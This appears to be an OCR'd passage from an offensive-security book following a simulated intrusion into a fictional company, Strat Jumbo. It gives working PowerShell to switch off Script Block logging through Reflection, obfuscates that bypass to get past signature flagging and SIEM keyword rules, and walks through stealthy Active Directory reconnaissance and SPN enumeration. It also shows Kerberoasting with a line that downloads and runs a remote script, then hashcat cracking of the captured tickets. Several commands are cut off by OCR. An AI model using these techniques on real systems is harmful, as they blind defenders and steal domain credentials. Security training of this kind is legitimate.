
Script Block logging is probably the most dangerous and imminent threat because it directly feeds QRadar's ever-watching monitoring engine. Simple string matching rules on obvious keywords could expose us once more, so we need to deal with it immediately.

System-wide transcript

While System-Wide transcript offers an interesting over-the-shoulder experience for security analysts, it is rarely used in real time to monitor malicious traffic. The file's output lacks structure—it is after all a real console transcript—making it difficult to parse by monitoring engines. In the end, it is mostly used in the post-incident analysis once the attack is detected.

By default, transcript files are stored in the user's personal folder, but admins can (and should) store them in a separate and protected network share. If that were the case in Strat Jumbo, we would have no choice but to locate that share, gain enough privileges, and then surreptitiously alter the log files to remove our activity trail[60].

Script Block logging is pushed through GPO to Windows machines. Each time the PowerShell interpreter executes a command, it checks the corresponding GPO setting in a registry key and acts accordingly. As usual, however, the devil lies in details. In order to improve performance, the Script Block logging GPO setting is cached in memory, specifically inside a private variable called **cachedGroupPolicySettings**. This variable (or property) is defined in the internal static class **Utils** loaded by the **System.Management.Automation** DLL decompiled below[61] (the same one that implements all PowerShell functions).



```
internal static class Utils
// Fields
private static string[] _productFolderDirectories;
private static string _pshome;
internal static string[] AllowedEditionValues;
private static ConcurrentDictionary<string, Dictionary<string, object>> cachedGroupPolicySettings;
```

Can we read this memory space and bypass the rules of object-oriented programming (OOP) stating that private variables cannot be accessed from outside their classes? Yes—and yes! Even better, we can overwrite this field in memory to disable logging for a particular PowerShell instance. After all, a DLL's code loaded by a regular user process is located in user space and variables within that DLL usually reside in Read/Write memory pages. Therefore, we can perform this operation without admin privileges!

To achieve this little voodoo trick, we rely on a feature called Reflection. Reflection allows a piece of code to read a binary's metadata, retrieve methods and members and alter them at run time. It is usually a property of self-described binaries like .NET assemblies and Java bytecode.

.NET binaries

A .NET binary is called an Assembly (even though it does not contain any real native machine code) and is composed of MSIL code, which the compiler translated from a high-level code (C# usually).


At run time, the MSIL code is compiled on-the-fly to machine code by the Windows CLR (common language runtime). The concept is very similar to Java bytecode if you will.

CLR is a stack-based machine (no concept of registers), that pushes values to the stack and calls the appropriate function referenced by an index (metadata token) in the MSIL code.

Whereas in a normal executable file, all metadata (function names, variables, structures, etc.) are replaced by offsets and size information upon compilation, these elements are preserved in the MSIL assembly, making it possible to easily manipulate the binary's internals at run time. This is precisely what makes concepts like Reflection possible. For a more extensive read about playing with MSIL code in .NET binaries check out this Phrack article (*http://bit.ly/2IL2I8g*).


Traditionally in an unmanaged language (e.g., C++), to access internal methods and properties of a class, we would use what we call in object-oriented programming (OOP), *accessors* and *setters*. The sole purpose of these functions—if implemented—is to allow programmers to violate the OOP boundary rule and get (accessors) or set (setters) values of internal variables from outside their classes. Reflection, however, automatically provides us with accessors and setters, whether the class defined them or not because, we can just read the assembly's metadata and locate the members and properties that we want to retrieve and change. So, repeat after me: Reflection is **awesome**!

In PowerShell, to load a **public** .NET class, like Console, we simply put it between brackets and directly access its public methods:



```
PS C:\examples\HLL> [Console]

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     False    Console                                  System.Object


PS C:\examples\HLL> [Console]::WriteLine("public static method WriteLine")
public static method WriteLine
PS C:\examples\HLL>
```

However, when dealing with an internal class like **Utils**, we must manually locate it in the DLL assembly **System.Management.Automation.dll** using Reflection. We do not need to manually load the **System.Management.Automation** DLL, since every PowerShell wrapper inherently does so. A direct reference to this DLL can be found in the **Assembly** property of the public class **System.Management.Automation.PSReference**:




```
PS C:\examples\HLL> [System.Management.Automation.PSReference].assembly

GAC    Version        Location
---    -------        --------
True   v4.0.30319     C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\

PS C:\examples\HLL>
```

The [System.Management.Automation.PSReference] can be conveniently abbreviated **[Ref]**:

```
PS C:\examples\HLL> [ref].Assembly
```

Next, we call the **GetType** function which, thanks to Reflection, retrieves a handle to the internal class **Utils**:

```
PS C:\examples\HLL> [ref].Assembly.GetType('System.Management.Automation.Utils')
```




```
PS C:\examples\HLL> [Ref].assembly.GetType('System.Management.Automation.Utils')

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
False    False    Utils                                    System.Object

PS C:\examples\HLL>
```

Using this handle, we move on to fetching the **cachedGroupPolicySettings** field within this class by calling the **GetField** method. It expects the variable’s name and information about its type—otherwise known as bindings flags—like Public, Nonpublic, Static, Instance, etc.[62].

As revealed earlier by the decompiler (.NET Reflector), the **cachedGroupPolicySettings** property is declared as Private and Static, hence the following code:


```
PS C:\examples\HLL>
[ref].Assembly.GetType('System.Management.Automation.Utils').GetField("cachedGroupPolicySettings"
```



```
Name                    : cachedGroupPolicySettings
MetadataToken           : 67113774
FieldHandle             : System.RuntimeFieldHandle
Attributes              : Private, Static
FieldType               : System.Collections.Concurrent.ConcurrentDictionary`2[System
                          Dictionary`2[System.String,System.Object]]
MemberType              : Field
```

The field type indicates that, as expected, we are dealing with a dictionary (or array). We can display its values using the GetValue method. Remember that functions like GetValue, GetType and GetField only work because of Reflection in the first place:

```
PS C:\> $GPF =
[ref].Assembly.GetType('System.Management.Automation.Utils').GetField("cachedGroupPolicySettings","Nor

PS C:\>$GPF.getValue("")
```




```
PS C:\examples\HLL> $GPF = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGro
ngs','NonPublic,Static');
PS C:\examples\HLL> $GPF.getValue('')

Key                           Value
---                           -----
ProtectedEventLogging
Transcription                 {[EnableTranscripting, 0], [OutputDirectory, ]}
ScriptBlockLogging            {[EnableScriptBlockLogging, 1]}
ConsoleSessionConfiguration
ModuleLogging
```

There we have it! We can clearly spot that stinky **EnableScriptBlockLogging** set to “1”, a key we must change to zero in order to trick PowerShell into silently dropping all subsequent commands issued in this specific window[63]:

```
PS C:\> $GPF =
[ref].Assembly.GetType('System.Management.Automation.Utils').GetField("cachedGroupPolicySettings","Nor

PS C:\>  $GPF['ScriptBlockLogging']['EnableScriptBlockLogging']=0
```

When executing this script on the target machine, we need not worry about ATA, since there is no communication with the DC. Qradar, on the other hand, still poses a real threat. When you think about it, this bypass command line is executed right before Script Block logging is disabled, which means that it will inevitably be logged under event 4104:




```
Level        Date and Time             Source
Verbose      1/21/2018 10:47:07 AM     PowerShell (Microsoft-Window...
Verbose      1/21/2018 10:47:07 AM     PowerShell (Microsoft-Window...
Verbose      1/21/2018 10:47:07 AM     PowerShell (Microsoft-Window...
Warning      1/21/2018 10:47:07 AM     PowerShell (Microsoft-Window...

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

Creating Scriptblock text (1 of 1):
$GroupPolicySettingsField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings',
```

Notice that unlike other 4104 events that were simply categorized as “Verbose”, the one containing the Script Block logging bypass was flagged as a “Warning”. This is an unnecessary exposure that we should also get rid of in case it triggers a detection rule.

This categorization of commands happens at the Windows Management Framework engine (the one executing PowerShell commands). It relies on a list of suspicious strings to look for anything that happens to be defined in the internal property “signatures” of the public class **ScriptBlock**. Dangerous strings and functions, like “NonPublic”, “GetField”, “Add-Type”, and many others, are automatically flagged by the execution engine.

Contrary to the **Utils** class, **ScriptBlock** is declared as public, so we can directly reference it using the [ScriptBlock] object. However, the “signatures” field containing the list of suspicious strings is private, so we resort to Reflection once more using the GetField and GetValue methods:

```
PS C:\> [ScriptBlock].GetField('signatures','NonPublic,Static').GetValue($null)
```



```
PS C:\Users\Administrator> [ScriptBlock].GetField('signatures','NonPublic,Static').GetValue($n
Add-Type
DllImport
DefineDynamicAssembly
DefineDynamicModule
DefineType
DefineConstructor
CreateType
DefineLiteral
```

Since it is merely a string-based comparison, we can bypass it with some clever obfuscation. Daniel Bohannon did some awesome work on this particular matter. His Invoke-Obfuscate tool is truly a fearsome demonstration of creativity and hard work. Most, if not all, the techniques presented below are borrowed from his talk at Blue Hat 2016 (*http://bit.ly/2G07Szg*) .

Based on the previous list, we know that the following strings are flagged in our Script Block logging bypass command:

- GetField
- NonPublic
- ScriptBlockLogging

“**NonPublic**” and “**ScriptBlockLogging**” are simple strings, so classic concatenation techniques will go a long way into preventing detection:

```
$GPF =
[ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings',
'No'+'nPublic,Static')

$GPS = $GPF.GetValue($null)

$ GPS ['Scri'+'ptBlockLogging']['EnableScriptBlockLogging'] = 0
```

But what about the GetField method?

You would be surprised by the flexibility offered by PowerShell’s syntax. A method call can be enclosed in double or single quotes and still work perfectly fine:

```
[...]."GetField"('cachedGroupPolicySettings', 'No'+'nPublic,Static')
```

Oh, but look at that! Now GetField is a string, so we can apply classic concatenation techniques again:

```
[...]."Ge"+"tField"('cachedGroupPolicySettings', 'No'+'nPublic,Static')
```

And now for the grand finale, the cherry on top of this obfuscation awesomeness—we can add tick marks (`) inside strings and still get proper code execution. The only constraint being that it should not precede one of the following characters (0, a, b, f, n, r, t, v) lest it be interpreted as a special character (resp. null, alert, backspace, form feed, new line, carriage return, horizontal tab, vertical tab).

```
[...]."Ge"+"tF`ield"('cachedGroupPolicySettings', 'No'+'nPublic,Static')
```


The special characters mentioned above are case sensitive, so nothing forbids us from placing a tick mark in front of an uppercase F, for instance:

```
[...]."Ge"+"t`F`ield"('cachedGroupPolicySettings', 'No'+'nPublic,Static')
```

The final Script Block logging code now looks like the following:

```
$GPF = [ref].Assembly.GetType('System.Management.Automation.Utils')."GetF`Ield"
('cachedGroupPolicySettings', 'NonP'+'ublic,Static')

$GPS = $GPF.GetValue($null)

$GPS['Script'+'BlockLogging']['EnableS'+'criptBlockLogging'] = 0

$GPS['Sc'+'riptBlockLog'+'ging']['En'+'ableScriptBlockInvoca'+'tionLoggi'+'ng'] = 0
```

When we run this command in our test lab, it gets logged as expected, but it is assigned a low “verbose” level, thus drowning it in the midst of thousand meaningless other verbose messages. Moreover, the obfuscation techniques we’ve applied will likely bypass any keyword monitoring performed by QRadar.



```
Level      Date and Time            Source
Verbose    1/21/2018 12:53:10 PM    PowerShell (Microsoft-Window...
Verbose    1/21/2018 12:53:08 PM    PowerShell (Microsoft-Window...

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

Creating Scriptblock text (1 of 1):
$GPF = [ref].Assembly.GetType('System.Management.Automation.Utils')."GetF`Ield"('cachedGroupPolicySettings', 'NonP'+'ublic,Static');$GPS = $GP
['Script'+'BlockLogging']['EnableS'+'criptBlockLogging'] = 0;$GPS['Sc'+'riptBlockLog'+'ging']['En'+'ableScriptBlockInvoca'+'tionLoggi'+'ng'] = 0
```

Every follow-up command we execute in the same PowerShell window will no longer be logged[64].

Side note on Script Block logging:

On some Windows machines, the **EnableScriptBlockLogging** dictionary key is not found in **cachedGroupPolicySettings** even though Script Block logging is enabled—thus rendering the above bypass useless as it is. To trick Windows into disabling logging anyway, we simply create the missing key and then assign it a value of 0, as usual.

In this case, the alternative payload becomes:

```
$GPF = [ref].Assembly.GetType('System.Management.Automation.Utils')."GetF`Ield"
('cachedGroupPolicySettings', 'NonP'+'ublic,Static')
$GPS = $GPF.GetValue($null)

#Create a new Dictionary object
$val = [System.Collections.Generic.Dictionary[string,System.Object]]::new()

#Populate the dictionary
$val.Add('EnableScriptB'+'lockLogging', 0)
$val.Add('EnableScriptB'+'lockInvocationLogging', 0)
$GPS['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging
= $val
```

Finally, one *big* problem down. Big Brother is no longer judging each command we type in the PowerShell command prompt. We can execute almost anything we want on this machine. But what exactly? We have already searched for potential passwords and documents stored locally but got squat for our efforts.

We are certain that there must passwords on network shares somewhere. Hell, even old Windows 2008 machines likely vulnerable to MS17-010[65], except that we cannot go running after them like the candid hacker we used to be. We have sipped from the fountain of truth—and its taste is bitter. We know there is a Damocles sword hanging over our heads in the form of ATA and QRadar. One odd packet or inconsistent network behavior and we get kicked out again—probably for good this time.

Instead of hazardously looking for ways to elevate our privileges, let’s channel our energy back to our original goal: getting to Strat Accounting’s code.


Russian roulette

Whenever you feel like you've hit a dead end, always go back to reconnaissance. Somewhere in the midst of those heaps of data, you will always find something to kick start your creativity once again.

We've already got our hands on plenty of information, and at a great cost, so we need to be more careful this time. The general rule to follow when dealing with ATA or any other behavioral analysis tool is to blend in as much as possible with regular traffic, or in this case, with Windows Active Directory traffic.


For instance, all machines in the forest rely on the LDAP protocol to request copies of AD objects (users, groups, machines, GPO, etc.) for caching purposes. Thus, using LDAP to query users, groups and AD objects in general should not trigger any alerts:

```
PS X:\>[adsisearcher]'(memberOf=CN=Domain Admins,CN=users,DC=Stratjumbo,DC=lan)'
```



```
PS C:\Users\Administrator> ([adsisearcher]'(memberOf=CN=Domain Admins,CN=Users,DC

Path                                                Properties
----                                                ----------
LDAP://CN=Administrator,CN=Users,DC=stratjumbo,DC=lan {logoncount, codepage, obje
LDAP://CN=admin.beny,CN=Users,DC=stratjumbo,DC=lan    {givenname, codepage, objec
LDAP://CN=admin.edward,CN=Users,DC=stratjumbo,DC=lan  {givenname, codepage, objec
LDAP://CN=admin.jed,CN=Users,DC=stratjumbo,DC=lan     {givenname, codepage, objec
```

Obviously, dealing directly with the **adsisearcher** class to query LDAP objects can easily create headaches, and that's why we love PowerView so much (most if not all Get-Net* functions rely on LDAP). We only need to remember to disable Script Block logging before loading it again as usual in memory and launching commands:



```
PS C:\Users\Administrator> Get-NetGroupMember -GroupName "domain admins"


GroupDomain  : stratjumbo.lan
GroupName    : Domain Admins
MemberDomain : stratjumbo.lan
MemberName   : admin.jed
MemberSID    : S-1-5-21-2894670206-2000249805-1028998937-1136
IsGroup      : False
MemberDN     : CN=admin.jed,CN=Users,DC=stratjumbo,DC=lan
```

Note


Another interesting technique that avoids sending network packets altogether is to query the local WMI namespace where some domain objects are cached (users and groups especially).

```
# List groups
PS> Get-WmiObject -class win32_groupindomain | select partcomponent
```

```
# List active users
PS> Get-WmiObject -Class Win32_UserAccount -Filter "Domain='stratjumbo' AND Disabled='False'"
```

One piece of information that we did not bother getting before was the list of machines declared in Active Directory. Let’s set that straight, shall we:

```
PS X:\> Get-NetComputer -FullData |select cn, operatingsystem, logoncount, lastlogon| Format-Table -Wrap -AutoSize
```



```
cn          operatingsystem                logoncount lastlogon
--          ---------------                ---------- ---------
STRAT-AD-01 Windows Server 2016 Datacenter         50 3/6/2018 10:16:29 PM
STRAT-AC-00 Windows Server 2016 Datacenter         63 3/6/2018 11:09:11 AM
STRAT-DO-05 Windows Server 2016 Datacenter         60 3/6/2018 10:24:27 PM
```

No help is to be expected here either. The servers’ names are cryptic at best (if you remember, our Citrix server is called START-CI-01).

The impulsive pentester in your heart would probably like to perform a massive port scan to identify which services are running on these machines. Maybe a Tomcat with default credentials, an old SMB server, admin console of a JBoss, etc. But I know that your brain is now sufficiently trained to resist that foolish urge, and for good reason. We would certainly be kicked out exactly five minutes after the tenth probe.


Port scanning floods the network with millions of packets targeting each and every port available. It is hardly stealthy, no matter how many Nmap options you turn on. So how do we perform a service reconnaissance without individually probing each and every machine?

We turn our prayers to the all-knowing GOD of Active Directory: The Domain Controller (DC)!

All services and applications running on Windows servers that would like to support the Kerberos protocol to authenticate users must declare a unique service principal name (SPN) in the DC. Think of it as a service’s unique identifier.

The SPN contains not only the service’s name, but also—according to official specifications[66]—its port number and the server it is running on. The interesting part is that per Kerberos’ design, any authenticated user can query the list of all valid SPNs.

```
PS X:\> Get-NetUser | select name,serviceprincipalname| Format-Table -Wrap -AutoSize
```




```
sqlexpress      {MSSQLSvc/strat-CI-03:14488, MSSQLSvc/strat-CI-05:14488, MSSQLSvc/str
sharepoint_acct {http/strat-AK-09:8443, http/strat-AK-02:443, http/strat-AK-01:443}
adfs_svc
sqlexpress2     {MSSQLSvc/strat-AK-03:1433, MSSQLSvc/strat-AK-02:1433, MSSQLSvc/strat
```

So, there you have it. Simple port enumeration without drowning the network with useless packets[67]. We now have a partial list of webservers (STRAT-AK-02, STRAT-AK-01, etc.) and, more importantly, databases (STRAT-CI-03, STRAT-CI-05, STRAT-AK-03, etc.) that seem to run using domain accounts like **sqlexpress** and **sqlexpress2**.

The obvious limitation is that we only get services that support Kerberos authentication, such as some web servers (IIS, Tomcat, etc.), SQL server databases, WinRM (remote PowerShell execution), RDP (remote desktop session), Exchange, and so forth. But this simple information can go a long way, as we will soon see.

Another limitation to keep in mind is the network filtering in place. We can see that STRAT-AK-03 is hosting an SQL server database on port 1433, but nothing guarantees that we can actually reach this database from our Citrix server (in fact, in this case, we cannot reach it).

The previous Get-NetUser command only returned an SPN tied to regular domain accounts. However, SPNs can be, and regularly are, tied to machine accounts as well. We can use this PowerShell borrowed from TechNet to list all SPN aware services[68]. The DC, for instance, has many SPNs tied to its machine account STRAT-AD-01$: Ldap service, RDP or TERMSRV, DNS service, etc.



```
Object Name =  STRAT-AD-01
DN        =        CN=STRAT-AD-01,OU=Domain Controllers,DC=stratjumbo,DC=lan
Object Cat. =  CN=Computer,CN=Schema,CN=Configuration,DC=stratjumbo,DC=lan
servicePrincipalNames 2=1
SPN( 2 )   =        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/Strat-AD-01.stratj
SPN( 2 )   =        ldap/Strat-AD-01.stratjumbo.lan/ForestDnsZones.stratjumbo.la
SPN( 2 )   =        ldap/Strat-AD-01.stratjumbo.lan/DomainDnsZones.stratjumbo.la
SPN( 2 )   =        TERMSRV/STRAT-AD-01 2+=1
SPN( 2 )   =        TERMSRV/Strat-AD-01.stratjumbo.lan 2+=1
SPN( 2 )   =        DNS/Strat-AD-01.stratjumbo.lan 2+=1
```

By analyzing the list of SPNs gathered (machines, services and ports), we deduce that SQL databases are almost all located in the same network segment.

```
PS X:\> nslookup strat-ci-03

Name:    strat-ci-01.stratjumbo.lan
Address:  10.134.0.78

PS X:\> nslookup strat-ak-03

Name:    strat-ak-03.stratjumbo.lan
Address:  10.134.0.14
```

STRAT-CI-03 is most likely the Citrix database, given the naming similarity with the XenApp server we currently are on (STRAT-CI-01). This conclusion is further reinforced by the fact that STRAT-CI-03 is the only database we can reach from our current network segment:

```
PS X:\> ping strat-ci-03

Pinging strat-ci-03.stratjumbo.lan [10.134.0.78] with 32 bytes of data:

Reply from 10.134.0.78: bytes=32 time=94ms TTL=128
[...]
```

After all, it makes sense that all Citrix servers should be able to communicate with their database at some point to retrieve objects, user-session mappings, etc.

Chances are that the Citrix database can communicate freely with other databases in the same sub network. Thus, if we manage to gain control over this one single database, we could pivot to other databases and look for credentials in memory, passwords in scripts, and maybe even development source code.

We still need to figure out how to first attack this database. Fear not, this is where Kerberos' magic comes into play once more. Indulge my small digression about the topic to introduce the next attack.

When a user initiates an authentication process to a service (identified by their SPN), the following steps take place:

- Users encrypt the current timestamp with **their password hash** and send it to the Domain Controller.
- The DC decrypts the timestamp using the hash stored in Active Directory and checks if it falls within the ten-minute range. It then sends back a blob of encrypted data—the ticket-granting ticket (TGT)—containing the users' identity and their privileges. Only the DC can decrypt and read the TGT.
- Later on, a user that wants to access a web service, a database, or any other service in the domain, contacts the DC once more and blindly sends back the TGT along with the desired service's name. The DC verifies the authenticity of the TGT and sends back a ticket-granting service (TGS), which is an encrypted blob of data containing the user's identity. The TGS ticket can only be read by the target service.
- The user blindly forwards the TGS to the target service, which decrypts data, retrieves the user's identity and grants access.

We have purposely left out the many session key exchanges in the process to symmetrically encrypt data since they do not serve our immediate purposes.

Instead, we will focus on the TGS ticket—the encrypted blob of data containing the user's identity. This ticket is encrypted with the service account's NTLM hash, i.e., its password.

This is where it gets interesting. Anyone in the domain can request a TGS ticket, whether they actually have access to the service or not. The KDC does not care, it just distributes encrypted blobs of information. What can we do with this encrypted information? Crack it looking for the secret key, of course! In this case, the key is the service's domain password.


This technique is dubbed Kerberoasting. Will Shroëder created a nice summary of the history of the attack in his blog (*http://bit.ly/2pAmUAM*).

The great thing about this attack is that it is completely legit, both from a system and network point of view. TGS requests to access a service (windows machine, network share, SQL server, etc.) happen **all the time**, so ATA has a hard time coming up with a valid signature to flag this attack.

Behavioral analysis might pick up massive and successive TGS tickets requests to the DC, though it will yield a depressing number of false positives as it is a standard and recurring event, especially in a Citrix environment. As an extra precaution, we will only request a couple of TGS tickets for accounts running SQL Server databases: **sqlexpress** and **sqlexpress2**. For that, we will use the Invoke-Kerberoasting PowerShell script.

We do not need to worry too much about obfuscating our payload since we have already bypassed Script Block logging:

```
#In the PowerShell window, prepare a browser object
PS X:\> $browser = New-Object System.Net.WebClient;
PS X:\> $browser.Proxy.Credentials =[System.Net.CredentialCache]::DefaultNetworkCredentials;

#Download PowerView
PS X:\>
IEX($browser.DownloadString("https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_
Kerberoast.ps1 "));

#Call Invoke-Kerberoast
PS X:\> Invoke-Kerberoast -OutputFormat hashcat -LDAPFilter '(SamAccountName=*sql*)' | out-file
hash.txt
```



```
$krb5tgs$23$*sqlexpress$stratjumbo.lan$MSSQLSvc/strat-CI-03:14488*$076E345CCEF781F424FEA4DE7
$krb5tgs$23$*sqlexpress2$stratjumbo.lan$MSSQLSvc/strat-AR-03:1433*$1888A13BDCA92CF63DBC46993
$krb5tgs$23$*sqlexpress_fe$stratjumbo.lan$MSSQLSvc/strat-AR-03:1433*$1888A13BDCA92CF63DBC469
$krb5tgs$23$*sql_dev$stratjumbo.lan$MSSQLSvc/strat-AR-03:1433*$1888A13BDCA92CF63DBC4699326B0
```

We get a list of all user account hashes in a format compatible with Hashcat, the famous password cracker. The command to crack these passwords is listed below, where “-m” refers to **the Kerberos 5 TGS-REP etype 23**[69] algorithm and wordlist.txt is a list of likely password candidates:

```
C:\HLL\Lab> .\hashcat64.exe -m 13100 hash.txt wordlist.txt
```

We could try cracking these passwords on our standard virtual private server using default wordlists found on Kali but given the slow hashrate of the Kerberos 5 TGS-REP algorithm (~150 times slower than NTLM), it could take a while. We need to optimize the shit out of this offline bruteforce attack!

As anyone familiar with cracking passwords knows, there are two knobs we can tweak to speed up the process:

- Using top-notch wordlists that cover a wide variety of password candidates, from keyboard walking (qwerty) to classic dictionary words with the most common complexity patterns.
- Tuning up the cracking rig to use powerful graphic processing units (GPU). In contrast with CPUs that are designed to sequentially run instructions on their four or eight cores, GPUs favor parallel operations distributed over thousands of less powerful cores. This is ideal for an operation like cracking passwords, as it requires the same instruction be applied to multiple sets of data with relatively uncorrelated outputs.

Building your own password-cracking rig requires a certain amount of investment and passion. The hardware cost may be prohibitive unless you want to follow a part-time mining hobby (then again, more specialized and cheaper cards can be used for that purpose[70]) and the occasional electric bill might quickly get salty.

As of 2018, the Nvidia GTX 1080 Ti[71] is probably one of the best graphic cards for cracking passwords. Below are benchmark reports of running Hashcat on a single GTX 1080 Ti card[72]:

```
[...]

Hashtype: MD5
Speed.Dev.#1.....: 30963.5 MH/s (55.28ms)

Hashtype: Kerberos 5 TGS-REP etype 23
Speed.Dev.#1.....:   413.8 MH/s (70.91ms)
```

```
[...]
```

Cracking Kerberos 5 TGS-REP hashes is **74 times** slower than cracking MD5, hence the need for massive GPU power. Combining six of these bad boys —each costing around $1100—will sky-rocket cracking Kerberos TGS tickets to around 2.4 billion hashes per second. Coupled with a physical computer with 16 or 32Gb of RAM, this rig should reasonably cover our needs.

If investing in GPU cards does not appeal to the hacker and gamer inside of you, you can always take advantage of cloud GPU computing such as AWS, PaperSpace, OVH, Google, etc.

One of the main limitations of this setup, however, is the power of the graphics cards offered. Most cloud providers rely on the Tesla K80 card for their default instances, which is around **13 times** less performant than the GTX 1080 Ti model. Below is a benchmark for cracking Kerberos TGS tickets using popular graphics cards to give you an idea[73] :

- 1× Tesla K80: **31.5 MH/s**
- 1× Tesla M60: **141.6 MH/s**
- 1× GTX 1080: **291.4 MH/s**
- 1× GTX 1080 Ti: **413.8 MH/s**
- 1× Tesla V100: **1008.4 MH/s**

Only the 16xP3 instance on Amazon AWS uses V100 cards (eight of them) reaching a hash rate of over **eight billion hashes** per second for cracking Kerberos TGS tickets. If that's not enough to break Strat Jumbo's hashes, I don't know what will.

